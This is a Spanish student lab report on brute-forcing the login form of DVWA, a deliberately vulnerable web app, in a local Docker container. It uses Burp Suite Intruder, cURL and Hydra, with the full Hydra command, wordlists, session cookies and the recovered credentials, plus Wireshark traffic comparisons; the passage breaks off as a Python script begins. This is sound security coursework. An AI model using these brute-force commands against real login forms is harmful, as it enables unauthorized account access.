# Informe Laboratorio 2

## Sección 4

José Martín Berríos Piña e-mail: jose.berrios1@mail.udp.cl

## Septiembre de 2024

## ${\bf \acute{I}ndice}$

1.	Descripción de actividades	2
2.	Desarrollo de actividades según criterio de rúbrica	3
	2.1. Levantamiento de docker para correr DVWA (dvwa)	3
	2.2. Redirección de puertos en docker (dvwa)	4
	2.3. Obtención de consulta a replicar (burp)	6
	2.4. Identificación de campos a modificar (burp)	8
	2.5. Obtención de diccionarios para el ataque (burp)	8
	2.6. Obtención de al menos 2 pares (burp)	9
	2.7. Obtención de código de inspect element (curl)	11
	2.8. Utilización de curl por terminal (curl)	12
	2.9. Demuestra 4 diferencias (curl)	13
	2.10. Instalación y versión a utilizar (hydra)	14
	2.11. Explicación de comando a utilizar (hydra)	14
	2.12. Obtención de al menos 2 pares (hydra)	15
	2.13. Explicación paquete curl (tráfico)	16
	2.14. Explicación paquete burp (tráfico)	17
	2.15. Explicación paquete hydra (tráfico)	18
	2.16. Mención de las diferencias (tráfico)	19
	2.17. Detección de SW (tráfico)	19
	2.18. Interacción con el formulario (python)	19
	2.19. Cabeceras HTTP (python)	21
	2.20. Obtención de al menos 2 pares (python)	21
	2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)	22
	2.22. Demuestra 4 métodos de mitigación (investigación)	23

#### 1. Descripción de actividades

Utilizando la aplicación web vulnerable DVWA

(Damn Vulnerable Web App - https://github.com/digininja/DVWA (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (https://portswigger.net/burp/communitydownload (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?
- Desarrolle un script en Python para realizar un ataque de fuerza bruta:
  - Utilice la librería requests para interactuar con el formulario ubicado en vulnerabilities/brute y desarrollar su propio script de fuerza bruta en Python. El script debe realizar intentos de inicio de sesión probando una lista de combinaciones de usuario/contraseña.
  - Identifique y explique la cabecera HTTP que empleará para realizar el ataque de fuerza bruta.
  - Muestre el código y los resultados obtenidos (al menos 2 combinaciones válidas de usuario/contraseña).
  - Compare el rendimiento de este script en Python con las herramientas Hydra, Burpsuite, y cURL en términos de velocidad y detección.
- Investigue y describa 4 métodos comunes para prevenir o mitigar ataques de fuerza bruta en aplicaciones web:
  - Para cada método, explique su funcionamiento, destacando en qué escenarios es más eficaz.

#### 2. Desarrollo de actividades según criterio de rúbrica

#### 2.1. Levantamiento de docker para correr DVWA (dvwa)

Para proceder al desarrollo de la actividad es necesaria la instalación de Docker, de forma que se tengan los contenedores de DVWA activos para realizar las pruebas. Los comandos utilizados se visualizan en el Bloque 1.

```
sudo apt update
2 sudo apt upgrade -y
  sudo apt install apt-transport-https ca-certificates curl software-properties-
     common -y
  curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo gpg --dearmor -o /
     usr/share/keyrings/docker-archive-keyring.gpg
8 echo \
    'deb [arch=$(dpkg --print-architecture) signed-by=/usr/share/keyrings/docker-
       archive-keyring.gpg] https://download.docker.com/linux/ubuntu \
    $(lsb_release -cs) stable' | sudo tee /etc/apt/sources.list.d/docker.list > /dev
       /null
  sudo apt update
12
13
  sudo apt install docker-ce docker-ce-cli containerd.io -y
  sudo docker --version
 sudo usermod -aG docker $USER
18
20 sudo snap install docker
22 sudo apt install docker-compose
```

Bloque 1: Instalacion y configuracion de docker.

Una vez ejecutados los comandos del Bloque 1 se procede a realizar una copia de DVWA (Bloque 2).

```
cd Desktop/
cd Lab2_Cripto/
git clone https://github.com/digininja/DVWA.git
```

Bloque 2: Creacion contenedores DVWA.

El Bloque 2 permitió generar la copia, lo cual, previo a su construcción y lanzamiento es necesario una modificación a la dificultad de configuración y puerto (Figura 1, Figura 2).

Notar que mas adelante se hará el docker-compose up -d, debido a la explicación del párrafo anterior.

### 2.2. Redirección de puertos en docker (dvwa)

Es importante que el nivel de seguridad por default sea 'low' de forma que las siguientes pruebas se realicen de manera mas sencilla.

```
    ≡ config.inc.php.dist M ×

                        LAB2_CRIPTO
> .aithub
                               # ReCAPTCHA settings
                               # Used for the 'Insecure CAPTCHA' module
# You'll need to generate your own keys
 You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
                                $_DVWA[ 'recaptcha_public_key' ] =
 create_mssql_db.sql
                                $_DVWA[ 'recaptcha_private_key' ] = '';
 create postgresal d...
                               # Default security level
 create_sqlite_db.sql
                               # Default value for the security level with each session.
 ≡ sqli.db
                               # The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or imp
$_DVWA[ 'default_security_level' ] = 'low'; You, 8 seconds ago * Uncommitted changes
 ≡ sali.db.dist
 > docs
 > dvwa
                                   Default locale for the help page shown with each session.
  external
```

Figura 1: Modificación configuraciones default a 'low'.

Además, se configura el dockercompose para construir desde una fuente local y también se modifica el puerto, en este caso utilizaremos 127.0.0.1:8080:80.

```
services:
       dvwa:
         build: .
         image: ghcr.io/digininja/dvwa:latest
13
         # Change `always` to `build` to build from local source
         pull policy: build
14
         environment:
           - DB SERVER=db
         depends on:
           - db
         networks:
          - dvwa
         ports:
           - 127.0.0.1:8080:80
23
         restart: unless-stopped
24
```

Figura 2: Modificación del dockercompose.

Una vez configurado a nivel de seguridad 'low' procedemos a levantar el contenedor.

```
docker rm -f $(docker ps -aq)

cd DVWA/
docker-compose up -d
```

Bloque 3: Creacion contenedores DVWA.

```
jb@jb-pc1:~/Desktop/Lab2_Cripto/DVWA$ docker-compose up -d

✓ dvwa Pulled

 ✓ Container dvwa-db-1

✓ Container dvwa-dvwa-1 Started

jb@jb-pc1:~/Desktop/Lab2_Cripto/DVWA$ docker ps
CONTAINER ID
               IMAGE
                                                 COMMAND
                                                                           CREATED
                  PORTS
                                            NAMES
   STATUS
               ghcr.io/digininja/dvwa:latest
                                                 "docker-php-entrypoi..."
                                                                           2 minutes ago
79ed2f862b2e
                  127.0.0.1:8080->80/tcp
  Up 2 minutes
                                            dvwa-dvwa-1
               mariadb:10
                                                 "docker-entrypoint.s..."
f711e02a58d1
                                                                           2 minutes ago
  Up 2 minutes 3306/tcp
                                            dvwa-db-1
```

Figura 3: Contenedores creados.

Tal como indica la Figura 3, se han creado exitosamente los contenedores. Ahora se procede a visualizar la pagina desde el navegador proporcionado por BurpSuitePro.



Figura 4: http://localhost:8080.




Figura 5: Verificación nivel LOW de DVWA Security.

### 2.3. Obtención de consulta a replicar (burp)

Se procede a la instalación y ejecución de BurpSuitePro

```
#Ahora como estoy en ubuntu:
https://portswigger.net/burp/releases/professional-community-2024-7-5
#Notar que es BurpSuite Pro, de forma que podamos usar la herramienta intruder
correctamente

do Downloads/
chmod +x burpsuite_pro_linux_v2024_7_5.sh
./burpsuite_pro_linux_v2024_7_5.sh

do ..
cd home/jb/BurpSuitePro/
#Ejecutamos el iniciador de la app
./BurpSuitePro

#Luego de abrir la app, nos registramos, conseguimos la licencia y la utilizamos
para habilitar BurpSuitePro
```

Bloque 4: Descarga, instalacion, configuracion y ejecucion BurpsuitePro.

El Bloque 4 nos proporciona los comandos utilizados para la descarga, instalación, configuración y ejecución de BurpSuitePro.

Una vez dentro de http://localhost:8080 se ingresan las credenciales username: 'admin' y password: 'password'. Luego se viaja a /vulnerabilities/brute/. Finalmente se comienza la captura en BurpSuitePro, la ventana Proxy, mientras relleno el formulario de vulnerabilites brute force y enviarlo. Este paquete enviado se intercepta en la ventana Proxy de BurpSuitePro y no se envía hasta que terminemos la interceptación de paquetes.




Figura 6: Captura proxy http://localhost:8080/vulnerabilities/brute/.

#### 2.4. Identificación de campos a modificar (burp)

El paquete capturado de proxy se manda a intruder, para luego seleccionar 2 payloads (los cuales seran los valores que inyectaremos durante la prueba de fuerza bruta). El primer payload definido es para el username, mientras que el segundo para la password.



Figura 7: Marcador de payload, para ajustar multiples payloads.

#### 2.5. Obtención de diccionarios para el ataque (burp)

Ahora, antes de continuar debemos buscar archivos con usuarios y contraseñas, los cuales serán también utilizados en un futuro, para ello utilizaremos los siguientes archivos:

- common\_usernames: este archivo es el que se utilizará para las passwords (Enlace de dataset). El archivo tiene un total de 123 filas.
- nombres-minusculas: este es el archivo que se utilizará para los usernames. El archivo nombres-minusculas es en realidad el archivo nombres-propios-es.txt (Enlace de dataset original), el cual se convirtió a minúsculas y además se le sumaron las contraseñas del archivo common\_usernames. Debido a que nombres-propios-es.txt por sí solo contenía nombres realistas, no contemplaba los nombres de usuarios virtuales comunes. El archivo nombres-minusculas tiene un total de 578 filas.

Utilizando ambos archivos tenemos un total de 71094 combinaciones posibles, usando como username common\_usernames y como password nombres-minusculas.

```
#Convierto full minuscula
cat /home/jb/Downloads/nombres-propios-es.txt | tr '[:upper:]' '[:lower:]' > /home
/jb/Downloads/nombres-minusculas.txt

#Agrego mas nombres comunes y pass
```

cat /home/jb/Downloads/common\_usernames >> /home/jb/Downloads/nombres-minusculas.

txt

Bloque 5: Modificacion del dataset common\_usernames.

#### 2.6. Obtención de al menos 2 pares (burp)

Ahora, necesitamos poder modificar ambos payloads para realizar el ataque, pues queremos ir modificando los valores del username y el password, por lo tanto es necesario utiliza el tipo de ataque Cluster Bomb (Notar que para utilizar Cluster Bomb es necesario BurpSuitePro, la versión community no tiene disponible esta opcion).

Se procede a la modificacion de los payloads 1 y 2, tales como indican las Figura 8 y Figura 9 respectivamente.




Figura 8: Configuración lista de payload 1 con archivo common\_usernames.




Figura 9: Configuración lista de payload 2 con archivo nombres-minusculas.

Una vez configurados ambos PayLoads comenzamos presionando el boton **Start Attack**.




Figura 10: Filtramos solo por accesos exitosos de las responses obtenidas.

La Figura 10 nos ayuda a identificar un patrón para visualizar de forma mas especifica los accesos exitosos.




Figura 11: Intruder attack resultante

Luego de 4 minutos de ejecución del ataque logramos obtener el resultado de Figura 11.

#### Pares exitosos:

• username: pablo — password: letmein

username: admin — password: password

#### 2.7. Obtención de código de inspect element (curl)

Con **BurpSuitePro abierto**, y capturando con intruder, hacemos un **inspect** al boton del formulario de vulnerabities, y luego de situarnos en '**Network**' presionamos el **boton** '**Ingresar**', capturando el paquete de la siguiente figura




Figura 12: Copy as cURL del paquete del formulario enviado.

El paquete anterior se le da click derecho, copy y luego copy as cURL.

#### 2.8. Utilización de curl por terminal (curl)

Via terminal haremos 2 accesos, el Bloque 6 contiene el acceso correcto, mientras que el Bloque 7 el incorrecto.

El comando de cURL para acceder a la aplicación incluirá varios encabezados, que proporcionan información crucial como el idioma preferido, las cookies para mantener la sesión activa (Tambien es utilizada la co y los detalles del navegador. Estos encabezados son esenciales para interactuar correctamente con el sistema, ya que ayudan a evitar que el servidor identifique la solicitud como proveniente de un script automatizado en lugar de un usuario real.

```
curl 'http://localhost:8080/vulnerabilities/brute/?username=admin&password=
    password&Login=Login' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
    image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' \
-H 'Accept-Language: en-US,en;q=0.9' \
-H 'Cookie: PHPSESSID=e51101c1e260e8db289b618efde48b5c; security=low' \
-H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (
    KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36'
```

Bloque 6: Acceso correcto via terminal

```
curl 'http://localhost:8080/vulnerabilities/brute/?username=admin&password=
    wrongpassword&Login=Login' \
    -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
    image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' \
```

```
-H 'Accept-Language: en-US,en;q=0.9' \
-H 'Cookie: PHPSESSID=e51101c1e260e8db289b618efde48b5c; security=low' \
-H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (
KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36'
```

Bloque 7: Acceso incorrecto via terminal

En el GitHub se adjuntan los resultados de ambos curl con los nombres 'cURLcorrecto.html' para el Bloque 6 y 'cURLincorrecto.html' para el Bloque 7.

#### 2.9. Demuestra 4 diferencias (curl)

En base a los resultados adjuntados en el GitHub de ambos curl con los nombres 'cURLcorrecto.txt' para el Bloque 6 y 'cURLincorrecto.txt' para el Bloque 7, se extraen las siguientes 2 principales diferencias en cuanto a código.

```
#Archivo cURLcorrecto.txt

Welcome to the password protected area admin
#Archivo cURLincorrecto.txt
```

Bloque 8: Diferencia 1 cURL

El Bloque 8 nos muestra un acceso válido, con 'Welcome to the password protected area admin' para el correcto, mientras que en el acceso inválido 'Username and/or password incorrect.'

```
#Archivo cURLcorrecto.txt
<img src='/hackable/users/admin.jpg' />

#Archivo cURLincorrecto.txt
#No proporciona una imagen, a diferencia de cuando ingresamos correctamente al area protegida
```

Bloque 9: Diferencia 2 cURL

Del Bloque 9 se presencia como solo en el acceso válido aparece una imagen relacionada al usuario.

En cuanto a código, de ambos cURL, tanto como para el correcto e incorrecto no se identificaron otras diferencias a nivel del HTML resultante obtenido por el cURL, aun así otras 2 diferencias que se pueden presentar entre ambos serían, por ejemplo, el estado de la sesión: en el acceso correcto, la sesión se mantiene activa debido a que las credenciales son válidas, permitiendo realizar más acciones sin reingresar credenciales; mientras que en el acceso incorrecto, la sesión no se guarda porque las credenciales no son correctas. Además, el estado del servidor también varía: en el acceso correcto, el servidor probablemente retorna un

código HTTP 200, indicando éxito en la solicitud, mientras que en el acceso incorrecto, aunque el HTML se renderiza, el servidor podría devolver un código como 401 o 403, indicando que la autenticación falló.

#### 2.10. Instalación y versión a utilizar (hydra)

```
sudo apt update
sudo apt upgrade -y
sudo apt install hydra -y

#Verificamos version
hydra -v
```

Bloque 10: Instalacion y version Hydra

```
jb@jb-pc1:~$ hydra -v
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).
```

Figura 13: Versión de Hydra

La Figura 13 nos muestra la versión de Hydra mas reciente del repositorio de Ubuntu, la cual es instalada y utilizada para desarrollar esta actividad.

#### 2.11. Explicación de comando a utilizar (hydra)

```
hydra 127.0.0.1 -s 8080 -L /home/jb/Downloads/nombres-minusculas.txt -P /home/jb/Downloads/common_usernames http-get-form '/vulnerabilities/brute/index.php:
username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect
.:H=Cookie: security=low;PHPSESSID=e51101c1e260e8db289b618efde48b5c'
```

Bloque 11: Comando Hydra

En base al Bloque 11, se visualiza el comando de Hydra, dirigido a la dirección local 127.0.0.1, apuntando al puerto 8080. Esta dirección y puerto corresponden al contenedor Docker de DV-WA. Hydra, al rellenar el formulario de 'vulnerabilities brute', usaría como usuario los datos del archivo nombres-minusculas.txt, mientras que para cada usuario probaría las contraseñas del archivo 'common\_usernames'. Además, se añaden parámetros adicionales, como verificar que al hacer login no se obtenga el mensaje 'Usuario y/o contraseña incorrecto'. También se especifica un nivel de seguridad bajo y se utiliza la cookie indicada (Figura 14).




Figura 14: Cookie a utilizar

La cookie de la ?? fue extraída del navegador mediante la herramienta de inspección. Además, se corroboró en BurpSuitePro al capturar el paquete, confirmando que es exactamente la misma cookie del navegador.

#### 2.12. Obtención de al menos 2 pares (hydra)

Al ejecutar el comando se obtiene la Figura 16

```
[DATA] max 16 tasks per 1 server, overall 16 tasks, 71094 login tries (l:578/p:123), ~4444 tries per task
[DATA] attacking http-get-form://127.0.0.1:8080/vulnerabilities/brute/index.php:user
name=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect.:H=Cookie
: security=low;PHPSESSID=e51101c1e260e8db289b618efde48b5c
```

Figura 15: Inicio ejecución comando Hydra

En su ejecución se visualiza un total de promedio aproximado de 4580 intentos por minuto.

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-17 05:07:24 [WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waitin g)) from a previous session found, to prevent overwriting, ./hydra.restore [DATA] max 16 tasks per 1 server, overall 16 tasks, 71094 login tries (l:578/p:123), ~4444 tries per task [DATA] attacking http-get-form://127.0.0.1:8080/vulnerabilities/brute/index.php:user name=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect.:H=Cookie : security=low;PHPSESSID=e51101c1e260e8db289b618efde48b5c [STATUS] 4556.00 tries/min, 4556 tries in 00:01h, 66538 to do in 00:15h, 16 active [STATUS] 4580.67 tries/min, 13742 tries in 00:03h, 57352 to do in 00:13h, 16 active [STATUS] 4586.43 tries/min, 32105 tries in 00:07h, 38989 to do in 00:09h, 16 active [8080][http-get-form] host: 127.0.0.1 login: pablo password: letmein
```

Figura 16: Primer par Hydra

Luego de 11 minutos podemos encontrar nuestro primer par con hydra (??).

```
[DATA] max 16 tasks per 1 server, overall 16 tasks, 71094 login tries (l:578/p:123), ~4444 tries per task
[DATA] attacking http-get-form://127.0.0.1:8080/vulnerabilities/brute/index.php:user name=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect.:H=Cookie : security=low;PHPSESSID=e51101c1e260e8db289b618efde48b5c
[STATUS] 4556.00 tries/min, 4556 tries in 00:01h, 66538 to do in 00:15h, 16 active [STATUS] 4580.67 tries/min, 13742 tries in 00:03h, 57352 to do in 00:13h, 16 active [STATUS] 4586.43 tries/min, 32105 tries in 00:07h, 38989 to do in 00:09h, 16 active [8080][http-get-form] host: 127.0.0.1 login: pablo password: letmein [STATUS] 4577.83 tries/min, 54934 tries in 00:12h, 16160 to do in 00:04h, 16 active [8080][http-get-form] host: 127.0.0.1 login: admin password: password of 1 target successfully completed, 2 valid passwords found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-17 05:23:04 ib@ib-pc1:-$
```

Figura 17: Segundo par Hydra

En un total de 23 minutos se obtiene el segundo par solicitado (Figura 20), logrando la actividad propuesta para hydra.

#### Pares exitosos:

■ username: pablo — password: letmein

• username: admin — password: password

#### 2.13. Explicación paquete curl (tráfico)

Para explicar los paquetes, ademas de la teoria y la estructuración de comandos se utilizara la capturación de un paquete generado, este proceso sera repetido tanto para cURL como para BurpSuite e Hydra.

De la captura se selecciona el paquete que contiene en el campo info:

GET /vulnerabilities/brute/?username=adminpassword=passwordLogin=Login HTTP/1.1

Este paquete se abre en una nueva ventana y se analizan sus características.




Figura 18: Ventana información extendida del paquete cURL Wireshark

La Figura 18 nos permite ver la informacion del paquete generado por el cURL. Este mismo procedimiento de abrir una ventana nueva y examinar se realizara para poder analizar los paquetes de BurpSuite y Hydra.

Una vez analizado el tráfico generado por cURL mediante wireshark se destaca su sencillez. En el paquete analizado, la solicitud es una petición GET con parámetros como el username, password y una cookie de sesión. cURL emula el comportamiento de un navegador al incluir encabezados como User-Agent, Accept-Language y Cookie. Esto es crucial para evitar ser detectado como un script automatizado. En el análisis del paquete, observamos que la solicitud se envía al servidor local (127.0.0.1) en el puerto 8080. Las cookies y el User-Agent permiten que el servidor acepte la solicitud como legítima, proporcionando así una respuesta exitosa. El paquete incluye 481 bytes de datos HTTP y encapsula información sobre la solicitud de login a la aplicación vulnerable DVWA.




Figura 19: Captura paquete de cURL correcto con Wireshark

#### 2.14. Explicación paquete burp (tráfico)

El tráfico generado por BurpSuite es más detallado, ya que Burp actúa como un proxy que captura y modifica el tráfico HTTP. En el paquete analizado, se observa una solicitud GET

dirigida al mismo endpoint /vulnerabilities/brute, pero con más encabezados detallados como sec-ch-ua y sec-fetch, los cuales proporcionan información sobre la plataforma y el navegador que realiza la solicitud. Esto permite una mayor flexibilidad y personalización de los ataques, como modificar formularios y encabezados antes de enviarlos al servidor. La captura de este tráfico es clave para ataques personalizados, ya que BurpSuite facilita la manipulación y análisis del contenido antes de ser enviado.




Figura 20: Captura paquetes de BurpSuitePro con Wireshark

#### 2.15. Explicación paquete hydra (tráfico)

Hydra, al ser una herramienta de ataque de fuerza bruta multihilo, genera tráfico más intensivo. En el paquete capturado, cada solicitud GET intenta realizar un login con diferentes combinaciones de usuario y contraseña. Esto se refleja en el tráfico por la gran cantidad de solicitudes enviadas en poco tiempo, con un encabezado User-Agent que identifica el cliente como Hydra. La estructura del paquete es más simple, pero su frecuencia alta y repetitiva lo hacen fácilmente detectable por sistemas de monitoreo. Cada paquete contiene los parámetros de login y la cookie de sesión, lo que permite a Hydra automatizar el proceso de fuerza bruta.

lo.	Time	Source	Destination	Protocol	Length Info
	10.000000000	127.0.0.1	127.0.0.1	TCP	68 36870 - 8080 [FIN, ACK] Seq=1 Ack=1 Win=512 Len=0 TSval=2782208609 TSecr
	2 0.000013798	127.0.0.1	127.0.0.1	TCP	68 8080 - 36870 [ACK] Seq=1 Ack=2 Win=512 Len=0 TSval=2782208609 TSecr=2782
	7 0.000126006	127.0.0.1	127.0.0.1	TCP	76 37008 - 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=278
	8 0.000135306	127.0.0.1	127.0.0.1	TCP	76 8080 - 37008 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM:
	9 0.000140518	127.0.0.1	127.0.0.1	TCP	68 37008 → 8080 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=2782208609 TSecr=2
	16 0.001165896	127.0.0.1	127.0.0.1	TCP	68 36868 - 8080 [FIN, ACK] Seq=1 Ack=1 Win=512 Len=0 TSval=2782208610 TSec
	170.001173884	127.0.0.1	127.0.0.1	TCP	68 8080 → 36868 [ACK] Seq=1 Ack=2 Win=512 Len=0 TSval=2782208610 TSecr=278
	22 0.001260074	127.0.0.1	127.0.0.1	TCP	76 37022 - 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSVal=27
	23 0.001266374	127.0.0.1	127.0.0.1	HTTP	240 GET /vulnerabilities/brute/index.php HTTP/1.0
	24 0.001266546	127.0.0.1	127.0.0.1	TCP	76 8080 - 37022 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM
	25 0.001271207	127.0.0.1	127.0.0.1	TCP	68 37022 - 8080 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=2782208610 TSecr=2
	26 0.001271781	127.0.0.1	127.0.0.1	TCP	68 8080 → 37008 [ACK] Seq=1 Ack=173 Win=65408 Len=0 TSval=2782208610 TSecr
	27 0.001283638	127.0.0.1	127.0.0.1	HTTP	285 GET /vulnerabilities/brute/index.php?username=dolores&password=avdeev&L
	28 0.001286054	127.0.0.1	127.0.0.1	TCP	68 8080 - 37022 [ACK] Seq=1 Ack=218 Win=65280 Len=0 TSval=2782208610 TSecr
	82 0.002905131	127.0.0.1	127.0.0.1	TCP	68 36980 → 8080 [ACK] Seq=1 Ack=1 Win=512 Len=0 TSval=2782208612 TSecr=278
	108 0.003197924	127.0.0.1	127.0.0.1	HTTP	4677 HTTP/1.1 200 OK (text/html)
	109 0.003203770	127.0.0.1	127.0.0.1	TCP	68 37022 - 8080 [ACK] Seq=218 Ack=4610 Win=65536 Len=0 TSval=2782208612 TS
	112 0.003214885	127.0.0.1	127.0.0.1	TCP	68 8080 - 37022 [FIN, ACK] Seq=4610 Ack=218 Win=65536 Len=0 TSval=27822086
	171 0.003918813	127.0.0.1	127.0.0.1	HTTP	4625 HTTP/1.1 200 OK (text/html)
	172 0.003923760	127.0.0.1	127.0.0.1	TCP	68 37008 - 8080 [ACK] Seq=173 Ack=4558 Win=65536 Len=0 TSval=2782208613 TS
	175 0.003951219	127.0.0.1	127.0.0.1	TCP	68 8080 - 37008 [FIN, ACK] Seq=4558 Ack=173 Win=65536 Len=0 TSval=27822086
	176 0.009659775	127.0.0.1	127.0.0.1	TCP	68 36884 - 8080 [FIN, ACK] Seq=1 Ack=1 Win=512 Len=0 TSval=2782208618 TSec
	177 0.009668569	127.0.0.1	127.0.0.1	TCP	68 8080 - 36884 [ACK] Seg=1 Ack=2 Win=512 Len=0 TSval=2782208618 TSecr=276

Figura 21: Captura paquete de Hydra correcto con Wireshark

#### 2.16. Mención de las diferencias (tráfico)

- Frecuencia: Hydra genera tráfico con muchas solicitudes en paralelo, debido a su funcionamiento con threads, mientras que BurpSuite y cURL envían una solicitud a la vez.
- Detalles de los encabezados: BurpSuite incluye más detalles en sus encabezados HTTP debido a su enfoque de análisis(captura de un paquete), mientras que cURL y Hydra son más simples, debido a que el usuario que esta creando el ataque debe settear los headers de forma manual.
- Modificación de datos: Burp permite modificar los datos de las solicitudes de manera dinámica, mientras que cURL y Hydra siguen un formato más rígido.
- **Detección**: Hydra es el más fácil de detectar debido al gran volumen de tráfico que genera (Figura 21) en comparación con BurpSuite y cURL, aun así es detectable si es que se configura el sistema para la detección del estilo de hydra, lo mismo puede ocurrir con BurpSuite, pero BurpSuite tiene herramientas de dinamismo.

#### 2.17. Detección de SW (tráfico)

El tráfico generado por estas herramientas puede detectarse analizando la frecuencia de solicitudes y los patrones de encabezados HTTP. Hydra es fácilmente identificable por su tráfico masivo y constante, mientras que Burp puede ser detectado por las características de proxy que añade a cada paquete. cURL, al ser más sencillo, es más difícil de identificar, aun asi un cURL por si solo no se considera un ataque de fuerza bruta, a no ser que se automatice con algun script y se envien multiples cURL,donde, aun así, para evitar este tipo de ataques se tienen herramientas de detección.

#### 2.18. Interacción con el formulario (python)

```
import requests

# URL del formulario de inicio de sesin
